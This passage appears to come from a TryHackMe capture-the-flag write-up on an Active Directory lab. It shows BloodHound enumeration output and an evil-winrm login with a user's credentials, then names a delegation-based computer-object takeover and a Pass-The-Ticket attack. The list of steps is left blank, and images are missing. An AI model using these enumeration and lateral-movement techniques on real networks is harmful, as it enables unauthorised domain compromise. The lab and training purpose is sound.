
```
┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ ./ad-bloodhound.sh
Domain:
k2.thm
Username:
o.armstrong
Password:
[redacted]
IP of Domain:
10.10.100.117
INFO: Found AD domain: k2.thm
INFO: Getting TGT for user
INFO: Connecting to LDAP server: k2rootdc.k2.thm
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: k2rootdc.k2.thm
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: K2RootDC.k2.thm
INFO: Done in 00M 22S
```

While we wait for bloodhound to load we can login as o.armstrong and see if there are any easy wins for the user, what we see as interesting in bloodhound is the ‘IT Director’ group which has Delegation privileges in AD. We will use this information to preform a AD Computer Object take over to gain Admin/NT Auth on the system.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ evil-winrm -u o.armstrong -p [redacted] -i k2rootdc.k2.thm

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\o.armstrong\Documents>
```


The steps for AD Computer Object take over:

1. 

2. 

3. create login and create a Admin variable.

Now we can use this to create a Pass-The-Ticket attack and gain Administrator level privileges.



Network has now been PWND!